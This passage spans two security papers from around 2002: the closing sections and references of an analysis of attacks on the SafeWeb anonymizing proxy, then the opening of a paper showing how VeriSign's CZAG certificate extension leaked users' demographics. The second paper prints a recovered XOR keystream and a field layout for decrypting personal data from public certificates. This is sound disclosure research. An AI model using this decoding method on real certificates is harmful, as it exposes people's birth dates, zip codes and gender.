We have seen SafeWeb's requirements colliding in a way that breaks both faithfulness and anonymity. This isn't the only possible outcome, however.

6.1. Sacrifice anonymity

All of the attacks described in this paper would be irrelevant if SafeWeb had simply disavowed its claim to anonymity. The system would probably still have attracted and served users with its censorship avoidance properties. After all, anyone can tell whether *that* is working: either the content appears or it doesn't. It would be important, however, to warn users that there is a risk that they might be identified while using the system.

An alternative is to clarify to users that the SafeWeb system can only protect their identity from strictly passive eavesdroppers (who don't use the fingerprinting attack of Section 5.9), and that the cost of this protection is a sharply pronounced exposure to those adversaries willing to lie in wait.

6.2. Sacrifice faithfulness

Another option is to support censorship avoidance and anonymity by sacrificing more faithfulness, i.e., making the system usable even when JavaScript and cookies are disabled at the browser level. After an early version of this paper appeared, SafeWeb tweaked its system to do precisely this — previously, the system did not work at all if JavaScript was disabled. A weaker sacrifice would be to simply remove *all* JavaScript encountered in paranoid mode, without

requiring JavaScript to be disabled in the browser. But usability would also be affected, and the tightrope balance and rewriter evasion threats of Sections 5.6 and 5.7 would remain.

6.3. Sacrifice usability

Although it may be a bit far-fetched, SafeWeb could embed a JavaScript parser of its own design within each Web page. This parser would itself be written in JavaScript or some other widely available scripting language (so as to satisfy no-mods). SafeWeb would then arrange to deliver each untrusted JavaScript program as text input to the parser. At run-time, the parser would interpret its input program but refuse to do perform any operation that is immediately unsafe (such as initiating a Web transaction to the “wrong” host, or eval()ing a string outside of the parser context). This approach doesn’t deal with the tightrope balance and rewriter evasion threats of Sections 5.6 and 5.7, and is likely to be slow, heavyweight, and hard to perfect, but it would be a conceptually lovely thought experiment in a computability theory or compilers class.

6.3.1. Encrypt the master cookie

If SafeWeb arranged to encrypt the master cookie under a key known only to the SafeWeb server whenever transmitting it to a browser, then attacks against the master cookie would be much less rewarding. Some extra server roundtrips would be required to manipulate the cookie, however, and this might affect usability. Anonymizer.com uses an encrypted master cookie approach [2].

6.4. Sacrifice no-mods

Relaxing the no-mods requirement makes it much easier to satisfy the others. A component installed at the right network layer could ensure that communications are restricted to the SafeWeb server, thus preventing our attacks from spilling the computer’s IP address. Simply using the standard HTTP proxy mechanism would be a very good start. The top frame JavaScript infrastructure would still be vulnerable to spyware infiltration, but without the ability to spill the IP address directly to an attacker’s computer, the spyware might be unable to communicate *who* had been infiltrated. However, the local identity acquisition threat of Section 5.8 would remain.

Client-side JavaScript’s access to network, cookie, and frame functionality are generally concentrated in externally hosted facilities, such as the Window and Document object implementations made available by a Web browser. Therefore, a sandbox constructed around JavaScript (and other scripting languages, such as VBScript) may be able to restrict scripts from mounting our attacks. But the result would be less effective than a network component solution, since the tightrope balance threat of Section 5.6 would remain.

7. Related work

Like SafeWeb, the Anonymizer [2] and SiegeSurfer [48] services also use a monolithic rewriting engine to provide some Web user anonymity. Onion Routing [54], Crowds [37], Freedom.net [4], WebMIXes [3], and Tarzan [16] use considerably more sophisticated techniques to provide stronger anonymity against determined, distributed, and cooperating adversaries.

Systems specifically designed for censorship resistance include Publius [62], Tangler [61], Freenet [8], Free Haven [10], and Infranet [12]; of these, Infranet probably has the strongest focus on user surveillance resistance. Popular peer to peer file sharing systems such as Gnutella, Morpheus, and Kazaa are difficult for censors to shut down, but their design emphasis has more to do with the “freedom to share” than censorship.

None of these systems sanitize JavaScript by rewriting it (although Anonymizer seems to be considering that approach); they either somehow remove the JavaScript they see or direct users to disable JavaScript at the browser level when applicable. Many of these systems do not protect against attackers who use a Web cache timing approach to recognize users [14].

Java applets run in a highly studied sandbox environment [18] that probably has applications to JavaScript as well. A recent bibliography of code containment papers is available in [1].

8. Discussion

Although SafeWeb and PrivaSec also attracted corporate employees trying to avoid goof-off filters such as Websense and SurfControl [46], the class of users most threatened by the SafeWeb weaknesses are citizens of countries with censorship policies that are realized in part through national content blocking firewalls. This is because the stakes are so high for

these users, and because their governments have already proven their interest in scrutinizing network connections. A government that wished to identify its SafeWeb users and their master cookies could just periodically intercept HTTP connections crossing their firewall and respond with an HTTP redirect, via SafeWeb, to their own server containing code that grabs master cookies. Another approach would be to use cross-site scripting weaknesses in Web bulletin board systems to deposit exploit code on sites likely to be visited by misbehaving users. Easier still, they could simply buy advertising space for their exploit code.

Ironically, SafeWeb *helps* the censors by narrowing their search to those users who clearly know they are doing something evasive when they contact SafeWeb [9,47]. A firewall operator can generate a list of SafeWeb users by looking for connections to the main SafeWeb site or by looking for the (always unencrypted) SafeWeb certificate in SSL sessions. Our attacks are not required for this; they really target SafeWeb's anonymity, not its censorship avoidance. However, we again observe that a government with the power to block Web sites at a national firewall may also be willing to punish those who try to circumvent the firewall.

SafeWeb has readily acknowledged that foreign censors could easily identify those in their population who use SafeWeb, saying that using such evidence against users would be "draconian" [25]. But by obtaining SafeWeb master cookies or session transcripts with our attacks, the censors have increased leverage: they learn not only who uses SafeWeb, but they also learn which sites the users wanted to secretly visit. Inspecting the cookie values might reveal identification numbers possibly keyed to memberships, subscriptions, commercial transactions, or even authentication codes [17]. While using this type of evidence against users may also count as draconian, it is potentially much better evidence.

SafeWeb has basically taunted the governments of China, Saudi Arabia, Bahrain, and United Arab Emirates with this technology in a strange kind of BB-gun diplomacy effort [21,39]. The stakes are real for users in these countries, yet we don't see any evidence that they understood the limits of the SafeWeb system. We don't even know whether anyone has ever attempted to identify SafeWeb users outside of a laboratory, but it's certainly possible. There is no visible indication to the user when the attacks are

attempted, and since the attacks do not target the SafeWeb server computers themselves, there is little reason that SafeWeb would have detected them either. An attacker would presumably want to leave the vulnerabilities intact in order to use them again later.

8.1. Web servers attacking their own users

Attacks such as these could be a very useful aid to investigators. For example, the FBI could insert exploit code onto its "Amerithrax" Web page [11] in order to track down visitors who attempt to use SafeWeb to anonymously read about its investigation into the U.S. anthrax attacks of October 2001. (The FBI's DCS-1000 Carnivore system would not help with this: it is only useful when placed near the investigation target, which we assume is still unknown. Besides, Carnivore can't decrypt the SSL connection between the suspect and SafeWeb [23].)

8.2. Passive attack resistance

Some of SafeWeb's users simply do not want their identity recorded in log files to be mined later and are not concerned that someone will actively try to identify them. SafeWeb does help keep IP addresses out of routinely maintained Web server log files. Although our attack samples are short, they seem unlikely to arise without malicious intent.

However, we are left wondering about a November 2001 Usenet article [56], in which a SafeWeb user wrote:

I am trying out Safeweb which is a proxy server that uses SSL between my computer and safeweb.com. For a lot of typical sites like yahoo.com and msnbc.com I get the prompt "This page contains both secure and nonsecure items. Do you want to display the nonsecure items?" Why would I be getting nonsecure items if everything is going through a SSL proxy server?

We see two possibilities. The first is that some content evaded the rewriting engine unsanitized. Internet Explorer saw that this non-SSL content (referred to by the original, bare URL) appeared within SSL content delivered from safeweb.com, and so it raised the dialog. This is unlikely to be a malicious attack, since a clever attacker would have avoided the dialog simply

by making sure that any URLs used in the attack also used SSL.

The second possibility is that the user simply witnessed bugs in Internet Explorer prior to version 6.0 that can spuriously cause the warning dialog box to appear [30].

9. Vendor response

We notified SafeWeb of our first discoveries in October 2001. At that time, they acknowledged vulnerabilities along the lines of our observations and indicated they would investigate. We also submitted a draft version of this paper to both SafeWeb and PrivaSec in January 2002. In response, SafeWeb explained that their consumer service is no longer in operation, and that they would try to address these vulnerabilities if they reestablish their service. They wrote that during the past year they have been concentrating on the enterprise security market, in which these vulnerabilities are unlikely to play any role. They also noted that they have no evidence that any widespread attacks have taken place. After a version of this paper appeared in February 2002, SafeWeb delivered modified code to PrivaSec that allowed its service to work even if JavaScript is disabled at the browser level (cf. Section 6.2).

PrivaSec stated that they are reviewing their options before launching a subscription service based on the SafeWeb technology. PrivaSec's service deletes the master cookie at the end of each browser session by default, so the master cookie is not quite as valuable to an attacker when it is first obtained. However, as described in Section 5.1.1, this setting can be changed by an attacker (unless cookies are disabled at the browser level). At the time of writing, all of our attacks still work within PrivaSec's technology preview.

10. Conclusion

Privacy and anonymity tools face the surreal task of removing data intrinsic to an environment in the hope that this will measurably decrease real (and imagined) user risks. When such an intangible service is offered, it should be no surprise to see users flocking to the friendliest solution that claims to work.

Still, we were surprised to find that a high-profile external review team did not object to weaknesses such as those described in this paper, according to ComputerWorld magazine [60]:

Jon Chun, president and co-founder of SafeWeb, said his company's relationship with In-Q-Tel has been critical to its technology development.

"It has put SafeWeb and our technologies through the rigors of the CIA's stringent review process, which far exceeds those of the ordinary enterprise client," said Chun. "This is a very significant seal of approval."

Adding in privacy and security features can put the user at greater risk of privacy and security problems if an attacker can co-opt enough of the infrastructure. We have seen how attackers can easily evade SafeWeb's sanitization effort and gain unrestricted access to the JavaScript interpreter. Once there, they can exploit SafeWeb's rejection of the "same origin" rule for JavaScript frames and its master cookie design to obtain the victim computer's IP address and cookies, and even deposit spyware for the remainder of the SafeWeb session. SafeWeb's design undermined not only the privacy properties offered by SafeWeb, but also the standard privacy features of Web browsers.

SafeWeb's failure to sanitize simple equivalents for dangerous constructs typifies the perils of ad hoc security programming. Security systems ought to be designed to allow only what is believed to be safe, rather than preventing that which is known to be unsafe.

Finally, centralizing what was previously separate is not an ideal way to provide privacy. Whereas the Internet was designed in part on the principle of "don't put all your eggs in one basket" (e.g., stateless routers), SafeWeb appears to be based on the *Pudd'nhead Wilson* design principle: "put all your eggs in one basket – and watch that basket!" [57]. In the SafeWeb scheme, all cookies previously the separate property of a.com, b.com, c.com, etc., now all belong to safeweb.com – thus allowing what would otherwise be cross-domain cookie scarfing. Similarly, what would otherwise be cross-domain frame attacks are allowed because everything is happening under SafeWeb's auspices. And instead of a user scattering evidence of their Web site visits across a myriad of Web site logs, they are now conveniently stockpiled at a single location, safeweb.com (albeit deleted after seven days). Some other anonymizing services share this same "all

your base are belong to us” characteristic, but the other anonymizers decided to forgo JavaScript. By providing both a centralized egg basket and a Turing-complete language with which to access it, SafeWeb can turn its users into sitting ducks.

Acknowledgments

We thank Irene Gassko, Anton Kozlov, Leonid Reyzin, and the anonymous referees for feedback on an early draft of this paper.

References

- 1 Anurag Acharya and Mandar Raje. MAPbox: Using Parameterized Behavior Classes to Confine Untrusted Applications. *Proceedings of the 9th USENIX Security Symposium*, August 2000. <http://www.usenix.org/publications/library/proceedings/sec2000/acharya.html>
- 2 Anonymizer.com Web Anonymizing service. <http://www.anonymizer.com/>
- 3 Oliver Berthold, Hannes Federrath, and Stefan Köpsell. Web MIXes: A System for Anonymous and Unobservable Internet Access. In [13], pp. 115-129. <http://www.inf.tu-dresden.de/~hf2/publ/2001/BeFK2001BerkeleyLNCS2009.pdf>
- 4 Phillipe Boucher, Adam Shostack, and Ian Goldberg. Freedom System 2.0 Architecture. http://www.cs.mcgill.ca/~splinter/Freedom_System_2_Architecture.pdf
- 5 Seán Captain. In Kim Zetter (ed.), “Best of the Web 2001.” *PCWorld.com*, August 2001. <http://www.pcworld.com/features/article/0,aid,52705,p g,2,00.asp>
- 6 CERT[®] Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. February 2000. <http://www.cert.org/advisories/CA-2000-02.html>
- 7 Jon Chun. “SafeWeb ‘Paranoid’ Sanitization kills JS bugs.” Usenet post to *alt.privacy.anon-server*, May 7, 2001. Message-ID: <3af72cfa.25210490@news.pacbell.net>
- 8 Ian Clarke, Oscar Sandberg, Brandon Wiley, and Theodore W. Hong. Freenet: A Distributed Anonymous Information Storage and Retrieval System. In [13], pp. 46-66. <http://freenet.sourceforge.net/>
- 9 Matt Curtin. *Developing Trust: Online Privacy and Security*. Case Study #1: Centralization Unexpectedly Erodes Privacy. pp. 140-154, Apress, December 2001.
- 10 Roger Dingledine, Michael J. Freedman, and David Molnar. The Free Haven Project: Distributed Anonymous Storage Service. In [13], pp. 67-95. <http://freehaven.net/>
- 11 Amerithrax: Seeking Information. FBI Web page, January 2002. <http://www.fbi.gov/majcases/anthrax/amerithraxlinks.htm>
- 12 Nick Feamster, Magdalena Balazinska, Greg Harfst, and Hari Balakrishnan. Infranet: Circumventing Web Censorship and Surveillance. *Proceedings of the 11th USENIX Security Symposium*, August 2002.
- 13 Hannes Federrath (Ed.). *Designing Privacy Enhancing Technologies, Proc. Workshop on Design Issues in Anonymity and Unobservability*. LNCS vol. 2009, Springer-Verlag, 2001.
- 14 Edward W. Felten and Michael A. Schneider. Timing Attacks on Web Privacy. *Proceedings of ACM Conference on Computer and Communications Security*, November 2000. <http://www.cs.princeton.edu/sip/pub/webtiming.pdf>
- 15 David Flanagan. *JavaScript: The Definitive Guide* (3rd ed.). O’Reilly & Associates, 1998.
- 16 Michael J. Freedman, Emil Sit, Josh Cates, and Robert Morris. Introducing Tarzan, A Peer-to-Peer Anonymizing Network Layer. *Proceedings of 1st Intl. Workshop on Peer-to-Peer Systems*, Cambridge, MA, March 2002. <http://pdos.lcs.mit.edu/tarzan/papers.html>
- 17 Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster. Dos and Don’ts of Client Authentication on the Web. *Proceedings of the 10th USENIX Security Symposium*, August 2001. <http://www.usenix.org/publications/library/proceedings/sec01/fu.html>
- 18 Li Gong, Marianne Mueller, Hemma Prafulchandra, and Roland Schemers. Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2. *Proceedings of the USENIX Symposium on Internet Technologies and Systems*, December 1997. http://www.usenix.org/publications/library/proceedings/usits97/full_papers/gong/gong.pdf
- 19 Thomas C. Greene. “SafeWeb Ain’t All That.” *The Register*, October 18, 2001. <http://www.theregister.co.uk/content/archive/22331.html>

- 20 Georgi Guninski. "Hotmail security hole - injecting JavaScript in IE using '@import url(http://host/hostile.css)'." Usenet post to *comp.lang.javascript*, April 24, 2000. Message-ID: <8e1ils\$f2u\$1@nnrp1.deja.com>
- 21 Ethan Gutmann. "Who Lost China's Internet?" *The Daily Standard*, February 15, 2002. <http://www.weeklystandard.com/Content/Public/Articles/000/000/000/922dgmtd.asp>
- 22 Andrew Hintz. Fingerprinting Websites Using Traffic Analysis. *Proceedings of the 2nd Workshop on Privacy Enhancing Technologies*, Springer LNCS, April 2002. To appear. <http://guh.nu/projects/ta/safeweb/>
- 23 Illinois Institute of Technology Research Institute. Independent Review of the Carnivore System – Final Report. December 8, 2000. http://www.epic.org/privacy/carnivore/carniv_final.pdf
- 24 David M. Kristol and Lou Montulli. HTTP State Management Mechanism. RFC 2965, October 2000. <http://www.ietf.org/rfc/rfc2965.txt>
- 25 Jennifer 8. Lee. "Punching Holes in Internet Walls." *New York Times*, April 26, 2001. <http://www.nytimes.com/2001/04/26/technology/26SAFE.html>
- 26 Peter H. Lewis. "Peekaboo! Anonymity is Not Always Secure." *New York Times*, April 15, 1999. <http://www.nytimes.com/library/tech/99/04/circuits/articles/15pete.html>
- 27 Major Malfunction and Ben Laurie. Java/Netscape/MSIE Cache Exploit. January 1997. <http://www.alcrypto.co.uk/java/>
- 28 Gwendolyn Mariano. "SafeWeb Sidelines Anonymity for Security." *CNET News.com*, November 19, 2001. <http://news.cnet.com/news/0-1005-200-7924173.html>
- 29 David M. Martin Jr., Sivaramakrishnan Rajagopalan, and Aviel D. Rubin. Blocking Java Applets at the Firewall. *Proceedings of the 1997 Internet Society Symposium on Network and Distributed System Security*. <http://www.cs.bu.edu/techreports/pdf/1996-026-java-firewalls.pdf>
- 30 Microsoft Developer Network articles Q261188 and Q273903, regarding spurious SSL warnings in IE. <http://support.microsoft.com/>
- 31 Expert: Reid's Bombs Very Explosive." *MSNBC.com*, January 21, 2002. (Includes statements regarding use of e-mail by al Qaida terrorists.)
- 32 Netscape Corporation. "Persistent Client State HTTP Cookies." Original specification, 1995. http://home.netscape.com/newsref/std/cookie_spec.html
- 33 "Obscure." "Web Browsers vulnerable to the Extended HTML Form Attack." February 6, 2002. <http://eyeonsecurity.net/advisories/multiple-web-browsers-vulnerable-to-extended-form-attack.htm>
- 34 David Orenstein. "With Liberty and Justice (and Political Dissent and Pornography) for All." *Business 2.0*, December 2001. <http://www.business2.com/articles/mag/0,1640,35075,FF.html>
- 35 John Pike. Department of State Security (Departamentul Securitatii Statului - Securitate) – Romanian Intel. Federation of American Scientists Intelligence Resource Program, 1998. <http://www.fas.org/irp/world/romania/securitate.htm>
- 36 PrivaSec LLC Web site. <http://www.privasec.com/>
- 37 Michael K. Reiter and Aviel D. Rubin. "Crowds: Anonymity for Web Transactions." *ACM Transactions on Information and System Security* 1(1):66–92, 1998. <http://www.research.att.com/projects/crowds/>
- 38 Paul Rubin. "Re: Hiding our IP." Usenet post to *alt.privacy.anon-server*, May 6, 2001. Message-ID: <7xn181t0lz.fsf@ruckus.brouhaha.com>
- 39 "Chinese Government Attempts to Block Access to SafeWeb." SafeWeb Press Release, March 13, 2001. http://www.safeweb.com/pr_china.html
- 40 "In-Q-Tel Commissions SafeWeb for Internet Privacy Technology." SafeWeb Press Release, February 14, 2001. http://www.safeweb.com/pr_inqtel.html
- 41 "SafeWeb and Voice of America Form Alliance to Free the Internet in China." SafeWeb Press Release, September 17, 2001. http://www.safeweb.com/pr_voa.html
- 42 "SafeWeb Considers Restoring Online Consumer Privacy Service." SafeWeb Press Release, December 10, 2001. http://www.safeweb.com/pr_revisits.html
- 43 SafeWeb FAQ Web page. 2001. (No longer active)
- 44 SafeWeb History Web page. 2002. (No longer active)
- 45 "SafeWeb Joins With PrivaSec to Provide Secure Surfing Component of Consumer Privacy Package." SafeWeb Press Release, August 14, 2001. http://www.safeweb.com/pr_privasec.html

- 46 Andrew Schulman. "Computer and Internet Surveillance in the Workplace." July 12, 2001. <http://www.sonic.net/~undoc/survtech.htm>
- 47 Andrew Schulman. "The 'Boss Button' Updated: Web Anonymizers vs. Employee Monitoring." *Privacy Foundation*, April 24, 2001. http://www.privacyfoundation.org/workplace/technology/tech_show.asp?id=63&action=0
- 48 SiegeSurfer Anonymizing Service. 2002. <http://www.siegesoft.com/>.
- 49 Mark Slemko. "Microsoft Passport to Trouble." November 2, 2001. <http://alive.znep.com/~marcs/passport/>
- 50 Richard M. Smith and David M. Martin Jr. "E-mail Wiretapping." *Privacy Foundation*, February 2001. <http://www.privacyfoundation.org/privacywatch/report.asp?id=54&action=0>
- 51 Richard M. Smith. "Problems with Web Anonymizing Services." April 15, 1999. <http://www.computerbytesman.com/anon/anonprob.htm>
- 52 Bob Sullivan. "Citibank Payment Service Said Flawed." *MSNBC.com*, January 7, 2002.
- 53 Sun Microsystems. "Chronology of security-related bugs and issues." 2002. <http://java.sun.com/sfaq/chronology.html>.
- 54 Paul Syverson, David M. Goldschlag, and Michael G. Reed. Anonymous Connections and Onion Routing. *Proceedings of the IEEE Symposium on Security and Privacy*, 44-54, Oakland, California, May 1997. <http://www.onion-router.net/>
- 55 Bob Tedeschi. "Privacy vs. Profits." *Ziff Davis Smart Business*, September 12, 2001. <http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2811883-1,00.html>
- 56 Tmome. "Secure connection but still getting the 'This page contains both secure and nonsecure items' prompt." Usenet post to *microsoft.public.windows.inetexplorer.ie6.browser*, November 16, 2001. Message-ID: <#L3ctDvbBHA.1900@tkmsftngp04>
- 57 Mark Twain. *The Tragedy of Pudd'nhead Wilson*. 1894. <http://etext.lib.virginia.edu/railton/wilson/pwhompg.html>
- 58 Peleus Uhley. Post to Bugtraq mailing list, February 13, 2002. Message-ID: <Pine.LNX.4.10.10202131456270.21625-100000@rigel.cyberpass.net>
- 59 Wietse Venema. Murphy's Law and Computer Security. *Proceedings of the Sixth Usenix Security Symposium*, July 1996. <http://ftp.porcupine.org/pub/security/murphy.ps.gz>.
- 60 Dan Verton. "Study: CIA's In-Q-Tel 'worth the risk'." *ComputerWorld*, August 7, 2001. http://www.computerworld.com/storyba/0,4125,NAV47_STO62881,00.html
- 61 Marc Waldman and David Mazieres. Tangler: A Censorship Resistant Publishing System Based On Document Entanglements. *Proceedings of the 8th ACM Conference on Computer and Communication Security*, November 2001. <http://www.cs.nyu.edu/~waldman/tangler.ps>
- 62 Marc Waldman, Aviel D. Rubin, and Lorrie Faith Cranor. Publius: A Robust, Tamper-evident, Censorship-resistant, Web Publishing System. *Proceedings of the 9th USENIX Security Symposium*, pp. 59-72, August 2000. <http://publius.cdt.org/>
- 63 Alma Whitten and J.D. Tygar. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. *Proceedings of the Eighth Usenix Security Symposium*, August 1999. <http://www-2.cs.cmu.edu/~alma/johnny.pdf>
- 64 Alexander K. Yezhov. "Anonymous Access? Not Quite Yet." Usenet post to *alt.hackers.malicious*, June 15, 2001. Message-ID: <9WpW6.125799\$Be4.39212751@news3.rdc1.on.home.com>

VeriSign CZAG: Privacy Leak in X.509 Certificates

Scott G. Renfro

*Yahoo!, Inc. **

scott@rcnfro.org

Abstract

We first analyze a concrete example of embedding sensitive information in X.509 certificates: VeriSign's CZAG extension. Second, we consider the general case of a sharing certified information with a mutable subset of relying parties. The example nicely illustrates several well-known technical, social, and economic issues through the effective publication of users' country, zip code, date of birth, and gender in as many as three million certificates over a five year period ending in 2002. The general case continues to arise in many new PKI deployments, where system designers are pressured to include potentially sensitive information in end entity certificates. Ultimately, failure to carefully consider the risks when developing a certificate profile may allow sensitive information to leak outside the intended scope.

1 Introduction

In recent years, Ellison [7, 9], Brands [3], and other authors have warned against embedding personal and authorization data in identity certificates, noting the difficulty of controlling disclosure of such data. Despite such warnings, many system designers have been lured by the convenience of including a wide range of subject attributes, primarily through the extension mechanism available in X.509v3.

Some of this information is quite sensitive and should not be disclosed except to a few trusted parties, while much is as public as the subject's distinguished name. In many cases, however, the information falls somewhere in between — it may be public or widespread knowledge, yet binding it inside the certificate risks building a convenient dossier that the user presents to anyone who requests it.

In 1997, VeriSign introduced such a feature in their Class 1 certificates. These certificates are intended to bind a user-generated public key to an e-mail address for use with S/MIME or SSL. This feature, informally called CZAG (Country, Zip, Age, Gender), included subscriber-entered demographic information, when submitted at registration time. While users may opt out during registration, most subscribers supplied their personal data. On registration forms and documentation, this feature was called the One-Step Registration field, since it promised to enable registration at participating web sites in one easy step.

When provided, the CZAG information was stored encrypted in the subscriber's certificate and could be read by participating web sites using software available from VeriSign for a licensing fee. Unfortunately, this software was not necessary to read the data and anyone could read the certificates from VeriSign's public LDAP server.

Several factors lead users — even industry insiders who failed to opt-out — to believe their information was reasonably protected. First, the data was encrypted and couldn't be seen by visual inspection. Second, press releases and the registration web site explained that the demographics would only be made available to trusted sites who have signed a strict license agreement, and that misuse of the data would cause revocation. On the other hand, VeriSign never explicitly claimed to protect or "encrypt" the data, and their privacy statement explicitly states that users should have no expectation of privacy regarding any data included in certificates.

Regardless of the disclaimers, it is unlikely that most subscribers recognized that their personal demographic information was so significantly exposed. Since VeriSign publishes all Class 1 certificates in their public directory server and the information was only protected by trivially weak encryption, subscriber personal demographic information was effectively published for all to read.

In the first half of this paper, we examine VeriSign's CZAG extension in greater detail, providing some his-

* Worked performed at Securify, Inc.

tory, details on the data encoding and encryption (simply XOR'd with a constant), and a demographic summary of more than 16,000 certificates. This example nicely illustrates some of the technical, social, and economic issues that interact in real-world situations.

In the second half, we describe the more general problem of a Certification Authority sharing sensitive data with a changing subset of relying parties, including the constraints imposed by the nature of X.509 public key infrastructures. We highlight alternate design approaches that may lead to better solutions than those used in the example. This general case continues to arise in new PKI deployments, as system designers are asked to include potentially sensitive data in certificates.

2 VeriSign's CZAG Extension

VeriSign's CZAG extension illustrates several well-known technical, social, and economic issues, which we discuss further below. First, the system used unexpectedly weak encryption and had no revocation mechanism. Second, there was a clear discrepancy between users' expectations and the actual protection promised and delivered. Finally, there was no economic motivation to correct the known weaknesses — despite affecting millions of users over several years, the lack of licensees meant that nobody was paying for the privilege of accessing the information.

2.1 History

In 1997, VeriSign announced an optional One-Step Registration feature that included a user's country, zip code, date of birth, and gender in Class 1 certificates when the users do not opt-out[16]. Although subscriber's are clearly advised that the information is optional, inclusion is the default and most subscribers provide the information (see § 5). As part of the announcement, VeriSign described the availability of an implementation kit available for an annual licensing fee. This kit includes a registration license key to read the One-Step Registration field[16].

To subscribers, the One-Step Registration field was marketed as a way to ease web site registration, promising to bring personalized content and eliminate repetitive data entry. To web sites, however, the feature was always marketed as a way to anonymously track the de-

mographic make-up of people visiting their sites[17]. In practice, many users entered their actual demographics and real names, leaving little anonymity.¹

The addition of this information to VeriSign certificates generated some discussion within the PKI community and further fueled the debate on appropriate uses of X.509v3 certificates — especially the privacy issues involved in binding a public key and other attributes to the X.509 concept of a unique identity[12].

2.2 Technical

Unfortunately, the VeriSign CZAG feature suffered from at least two weaknesses that we discuss further below. The demographics were only weakly masked and there was no technical mechanism to revoke sites whose contract lapsed or was terminated for misuse.

2.2.1 Trivially Weak Encryption

The encrypted demographic information included in VeriSign Class 1 certificates was encoded into a private X.509v3 extension. When generating the certificates, the demographic information was first written into fixed-length fields within a larger data structure. This data structure was then encrypted, base-16 encoded (i.e. a hex string), DER² encoded as an IA5String, and finally enclosed within the octet string of a private X.509v3 extension. This extension was included in the user's certificate.

We next examine how to decode, decrypt, and interpret the extension contents. To ensure our description is accessible to most readers, we include details that readers familiar with X.509, ASN.1³, and DER will already understand and should feel free to skip over.

The encrypted demographic information in VeriSign Class 1 certificates is conveyed in an X.509v3 extension, the ASN.1 syntax of which is shown in Figure 1. In layman's terms, this syntax means that the extension is uniquely identified by the `id-verisign-czag` object identifier, and the contents included in the extension's payload (which is encoded as an octet string) con-

¹ We even saw cases where users with pseudonymous e-mail addresses, provided a verifiable full name, date of birth, and zip code (e.g., `hackerd00d@example.com`).

² DER stands for ASN.1 Data Encoding Rules.

³ ASN.1 stands for Abstract Syntax Notation

sist solely of an IA5String, a common ASN.1 string type.

```
id-verisign-czag OBJECT IDENTIFIER ::=
  { 2 16 840 1 113733 1 6 3 }

verisignCZAG EXTENSION ::= {
  SYNTAX VerisignCZAGExtension
  IDENTIFIED BY id-verisign-czag }

VerisignCZAGExtension ::= IA5String
```

Figure 1: ASN.1 syntax for the CZAG extension

According to DER, the `id-verisign-czag` object ID is encoded as the byte stream `060a6086480186f845010603`. One can simply check a certificate for presence of this byte stream to determine whether it contains the CZAG extension.⁴

The 116 hex characters within the IA5String decode to 58 bytes of obviously structured ciphertext. Within the thousands of certificates we examined, only 19 of the 58 bytes ever varied; the remaining 39 bytes were constant. Further, the distribution of the variable bytes of ciphertext was not uniform, but limited to a small range of values. These characteristics are not typical of strongly encrypted data.

A chosen plaintext attack — mounted by registering for several free e-mail certificates — quickly reveals that the data is encrypted with an unknown stream cipher using a single fixed key. Given a handful of samples, we recovered the portion of keystream corresponding to the 19 variable bytes of ciphertext. The effect is functionally equivalent to an every-time-pad (i.e., the same keystream is used to encrypt the CZAG extension in every VeriSign Class 1 certificate examined, unlike a one-time pad where the keystream is randomly chosen and never reused).

It isn't clear if VeriSign simply made implementation errors when integrating a relatively trusted stream cipher (e.g., RC4) or if the original implementation only masked via XOR. The presence of additional, constant bytes suggests that some portion — perhaps the first 32 bytes (256 bits) — correspond to either an encrypted, per-message key or a key identifier. If this is the case, however, the key never changed and the same keystream resulted for every certificate.

The recovered keystream k shown in Figure 2 represents each fixed byte as 00. The plaintext of the demographic

⁴There is a very small possibility of a false positive if the sequence appears in a public key, signature, or another extension's payload.

structure can then be easily recovered since $p = c \oplus k$ where \oplus represents the byte-wise XOR operation.

```
k = 00000000 00000000 00000000 00000000
    00000000 00000000 00000000 00000000
    0086a100 0000fb0b f2c8b226 9d5bc1e7
    0079ae93 8b72cd00 a700
```

Figure 2: Recovered keystream

After decryption, the demographic data can be simply decoded into its components. There are four pieces of information in the structure: country, zip/postal code, date of birth, and gender. The format of the plaintext is most easily expressed by the ANSI C structure shown in Figure 3.

```
struct demographics {
  char unknown1[33];
  char country[2];
  char unknown2[3];
  char zipcode[10];
  char unknown3;
  char dob[6];
  char unknown4;
  char gender;
  char unknown5;
};
```

Figure 3: ANSI C structure showing layout of field

Within this structure, country is represented as a two-byte country code contained in the 34th and 35th byte of the One-Step Registration field. The country code corresponds to countries according to Table 1.

Similarly, the zip code is represented as the ten ASCII characters entered by the subscriber. The contents are left-padded with spaces (i.e. when the user enters less than ten characters during registration, spaces are inserted from the left until the string totals ten characters). The ten characters are located in bytes 39 to 48 of the plaintext.

The date of birth entered by the subscriber is represented as six characters from bytes 50 to 55 of the plaintext. The characters are formatted MMDDYY so that February 01, 1970 appears as 020170.

Finally, gender is simply one character — either M for Male or F for Female. This character is byte 57 in the plaintext. We didn't find any certificates where this byte decoded to some other value of gender.

| Code | Country | Code | Country |
|------|-----------|------|-----------------|
| AU | Australia | JP | Japan |
| AT | Austria | MX | Mexico |
| BE | Belgium | NL | Netherlands |
| BR | Brazil | NO | Norway |
| CA | Canada | ZA | South Africa |
| CN | China | ES | Spain |
| DK | Denmark | SE | Sweden |
| FI | Finland | CH | Switzerland |
| FR | France | TW | Taiwan |
| DE | Germany | GB | United Kingdom |
| IN | India | US | United States |
| IL | Israel | UU | Other Countries |
| IT | Italy | | |

Table 1: Country codes used in the One-Step Registration field

2.3 Survey of Demographics

Using the preceding information, sample certificates were retrieved from VeriSign's public directory server at `ldap://directory.verisign.com`⁵ and analyzed to verify the decryption and decoding algorithms, while collecting some broad statistics.

Of the certificates examined, 77% included the CZAG extension. Summarized demographics of those certificates are listed in Table 2. These statistics are based on a non-random sample of 16,285 certificates after removing those with either missing data, age less than 10 years, or age greater than 80 years. Certificates with ages greater than 80 and less than ten nearly always resulted from intentional or inadvertent data entry errors (e.g. listing the current year in the subscriber's date of birth).

We also estimated the total number of certificates issued based on numbers VeriSign has made public directly or through news reports. Prior to the CZAG extension being introduced, VeriSign had issued more than 750,000 consumer end-entity certificates (excluding SSL server certificates) [14]. VeriSign passed the 3 million client certificate mark sometime between October, 1998 [5] and June, 1999 [4], not including OnSite certificates for corporate users. This allows us to conservatively estimate that VeriSign issued more than 5 million client certificates during the time that CZAG extensions were being embedded. Given the 77% inclusion rate, we deduce

